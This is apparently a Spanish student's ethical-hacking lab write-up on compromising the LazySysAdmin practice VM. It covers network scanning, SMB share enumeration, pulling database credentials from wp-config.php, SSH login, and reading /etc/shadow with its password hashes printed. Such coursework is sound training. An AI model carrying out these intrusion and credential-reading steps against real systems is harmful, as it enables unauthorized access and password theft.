

HACKING ÉTICO

Unidad 1. Actividad 3



4 DE OCTUBRE DE 2023


CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD

Índice

| Paso 1 | |
|--------|---|
| | |
| Paso 2 | |
| | |
| Evera | , |

Paso 1.

Lo primero que tenemos que hacer es crearnos una Red Nat donde vamos a poner nuestra ip con nuestro número de clase (en mi caso 10.0.3.0). Después se la hemos añadido a la maquina virtual Kali y también a la Ubuntu que nos ha pasado Pablo:



Paso 2

Ahora comprobamos la ip que tenemos y hacemos un scaner en la red:

```
4 Captured ARP Req/Rep packets, from 4 hosts.
                                               Total size: 240
 ΤP
               At MAC Address
                                             Len MAC Vendor / Hostname
                                  Count
                52:54:00:12:35:00
                                             60 Unknown vendor
10.0.3.1
                52:54:00:12:35:00
                                             60 Unknown vendor
10.0.3.2
                08:00:27:d0:e9:e7
                                                 PCS Systemtechnik GmbH
                                              60
10.0.3.3
                08:00:27:47:2c:e1
10.0.3.5
                                                  PCS Systemtechnik GmbH
```

Como vemos nos ha detectado 4 ip, la que a nosotros nos interesa es la 10.0.3.5 ya que es la maguina Ubuntu que gueremos explotar.

Ahora vamos a detectar todos los puertos que tenga abiertos esa ip:

```
(kali®kali)-[~/LazySysAdmin]
 -$ <u>sudo</u> nmap -p- -sS -n -v 10.0.3.5 -oN allPorts
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-04 14:59 EDT
Initiating ARP Ping Scan at 14:59
Scanning 10.0.3.5 [1 port]
Completed ARP Ping Scan at 14:59, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 14:59
Scanning 10.0.3.5 [65535 ports]
Discovered open port 80/tcp on 10.0.3.5
Discovered open port 22/tcp on 10.0.3.5
Discovered open port 3306/tcp on 10.0.3.5
Discovered open port 445/tcp on 10.0.3.5
Discovered open port 139/tcp on 10.0.3.5
Discovered open port 6667/tcp on 10.0.3.5
Completed SYN Stealth Scan at 14:59, 2.88s elapsed (65535 total ports)
Nmap scan report for 10.0.3.5
Host is up (0.00030s latency).
Not shown: 65529 closed tcp ports (reset)
        STATE SERVICE
PORT
22/tcp
         open
               ssh
         open http
80/tcp
139/tcp open
              netbios-ssn
445/tcp open
              microsoft-ds
3306/tcp open mysql
6667/tcp open
MAC Address: 08:00:27:47:2C:E1 (Oracle VirtualBox virtual NIC)
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.09 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Como vemos esta máquina tiene los puertos 80,22,3306,445,139 y 6667. Pues bien ahora vamos a escanear estos puertos que tiene abiertos:

```
(kali® kali)-[~/LazySysAdmin]
$\frac{\square\colon}{\sudo} \text{nmap -p 22,80,139,445,3306,6667 -sV -sC -v -n 10.0.3.5 -oN targeted}
```

Aquí esta el resultado:

Ahora vamos a usar el comando emu3Linux para sacar información de usuarios, contraseñas etc...:

```
(kali® kali)-[~/LazySysAdmin]
$ enum4linux -a 10.0.3.5
```

Aquí en el resultado de las contraseñas, podemos ver por ejemplo que la contraseña debe de tener un mínimo de 5 caracteres:

Ahora usamos el smbclient para que nos muestre las cosas que tiene publicas:




Aquí por ejemplo podemos ver que tiene impresora, una carpeta llamada share y un IPC que lo tienen todos los ordenadores. Nosotros nos vamos a centrar en la carpeta share:

```
(kali@kali)-[~/LazySysAdmin]
$ smbclient //10.0.3.5/SHARE$
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \>
```

Ahora que esetamos dentro de la carpeta podemos investigar que es lo que tiene en esta:

```
(kali® kali)-[~/LazySysAdmin]
-- smbclient //10.0.3.5/SHARE$
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
                                      D
                                               0
                                                 Tue Aug 15 07:05:52 2017
                                                  Mon Aug 14 08:34:47 2017
                                      D
                                               0
 wordpress
                                      D
                                                  Wed Oct
                                                           4 14:41:44 2023
                                               0
  Backnode_files
                                      D
                                               0
                                                  Mon Aug 14 08:08:26 2017
                                      D
                                               0
                                                  Tue Aug 15 06:51:23 2017
  deets.txt
                                      N
                                             139
                                                  Mon Aug 14 08:20:05 2017
  robots.txt
                                      N
                                               92
                                                  Mon Aug 14 08:36:14 2017
                                               79
                                                  Mon Aug 14 08:39:56 2017
  todolist.txt
                                      N
                                               0 Mon Aug 14 08:35:19 2017
                                      D
 apache
                                      N
                                            36072
                                                  Sun Aug 6 01:02:15 2017
  index.html
  info.php
                                      N
                                              20
                                                   Tue Aug 15 06:55:19 2017
                                                  Mon Aug 14 08:35:10 2017
  test
                                      D
                                               0
  old
                                      D
                                                  Mon Aug 14 08:35:13 2017
                3029776 blocks of size 1024. 1460272 blocks available
smb: \>
```

Nos vamos a centrar en los documentos txt y en la carpeta wordpress. Empezamos viendo el contenido de los documentos, para esto podemos hacerlo mediante descargarlo usando el comando "get" o mediante url:




Ahora vamos a mirar wordpress, primero vamos a mirar el contenido que tiene la carpeta wordpress:

```
smb: \> cd wordpress\
smb: \wordpress\> ls
                                        D
                                                 0 Wed Oct 4 14:41:44 2023
                                       D
                                                 0 Tue Aug 15 07:05:52 2017
                                              2853 Wed Dec 16 04:58:26 2015
4582 Wed Oct 4 14:41:44 2023
 wp-config-sample.php
                                       N
 wp-trackback.php
                                       N
                                             0 Wed Aug 2 17:02:02 2017
16200 Thu Apr 6 14:01:42 2017
 wp-admin
 wp-settings.php
                                       N
 wp-blog-header.php
                                              364 Sat Dec 19 06:20:28 2015
                                       N
 index.php
                                        Ν
                                               418 Tue Sep 24 20:18:11 2013
                                        N
                                              3286 Sun May 24 13:26:25 2015
 wp-cron.php
                                              2422 Sun Nov 20 21:46:30 2016
7413 Wed Oct 4 14:41:44 2023
 wp-links-opml.php
                                        N
 readme.html
                                        Ν
                                             29924 Tue Jan 24 06:08:42 2017
 wp-signup.php
                                        N
                                                0 Wed Oct 4 14:41:43 2023
 wp-content
                                        D
                                             19935 Wed Oct 4 14:41:44 2023
 license.txt
                                        N
 wp-mail.php
                                              8002 Wed Oct 4 14:41:44 2023
                                              6864 Wed Oct 4 14:41:44 2023
 wp-activate.php
                                        N
  .htaccess
                                               35 Tue Aug 15 07:40:13 2017
                                        Н
                                              3065 Wed Aug 31 12:31:29 2016
 xmlrpc.php
                                        Ν
                                                             4 14:41:44 2023
 wp-login.php
                                        Ν
                                             34347
                                                    Wed Oct
                                              3301 Mon Oct 24 23:15:30 2016
 wp-load.php
                                        N
                                              1627 Mon Aug 29 08:00:32 2016
 wp-comments-post.php
                                        N
 wp-config.php
                                              3703 Mon Aug 21 05:25:14 2017
 wp-includes
                                                 0
                                                   Wed Aug 2 17:02:03 2017
                3029776 blocks of size 1024. 1460268 blocks available
smb: \wordpress\>
```

Vamos a fijarnos en el documento wp-config.php, ya que en ese archivo salen los usuarios y la contraseña de la base de datos y puede ser la misma que para entrar a la página de wordpress. Usamos el comando get para descargar el archivo:

Ahora vamos a probar iniciar en su página de wordpress poniendo ese usuario y contraseña



Extra

Como extra podemos cambiar la contraseña del administrador, para esto nos conectamos mediante ssh a la maquina Ubuntu con los conocimientos previos que hemos obtenido:

```
-(kali⊕kali)-[~]
$ ssh togie@10.0.3.5
The authenticity of host '10.0.3.5 (10.0.3.5)' can't be established.
ED25519 key fingerprint is SHA256:95r01jtge1Ag8dmmSGET2f806aQjiTODoBpDoEeefaw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.3.5' (ED25519) to the list of known hosts.
#
                                   Welcome to Web_TR1
#
                        All connections are monitored and recorded
#
                 Disconnect IMMEDIATELY if you are not an authorized user!
*******************
togie@10.0.3.5's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)
* Documentation: https://help.ubuntu.com/
System information disabled due to load higher than 1.0
```

Después podemos ver los usuarios y contraseñas en /etc/shadow:

```
togie@LazySysAdmin:~$ sudo cat /etc/shadow
root:$6$04bZf1Ju$0×cLPNyQkVcKT0CajZYBOTz4thlujMRjQ7XuFstUDWwYHKmVmJsDmzGXUwYbU
1uqr6jxEvX4XJjSUgiwjPmEp0:17399:0:99999:7:::
daemon: *: 17016:0:99999:7:::
bin:*:17016:0:99999:7:::
sys:*:17016:0:99999:7:::
sync:*:17016:0:99999:7:::
games:*:17016:0:99999:7:::
man:*:17016:0:99999:7:::
lp:*:17016:0:99999:7:::
mail:*:17016:0:99999:7:::
news:*:17016:0:99999:7:::
uucp:*:17016:0:99999:7:::
proxy: *:17016:0:99999:7:::
www-data:*:17016:0:99999:7:::
backup:*:17016:0:99999:7:::
list:*:17016:0:999999:7:::
irc:*:17016:0:99999:7:::
gnats:*:17016:0:99999:7:::
nobody:*:17016:0:99999:7:::
libuuid:!:17016:0:99999:7:::
syslog:*:17016:0:99999:7:::
messagebus:*:17392:0:99999:7:::
landscape:*:17392:0:999999:7:::
togie:$6$dvOTOc6x$jpt1MVPeBsVlfkhVXl3sv21×2Ls2qle8ouv/JMdR6yNpt2nHHahrh0cyT.8P
```

Ahora simplemente usas el comando nano para cambiar la contraseña.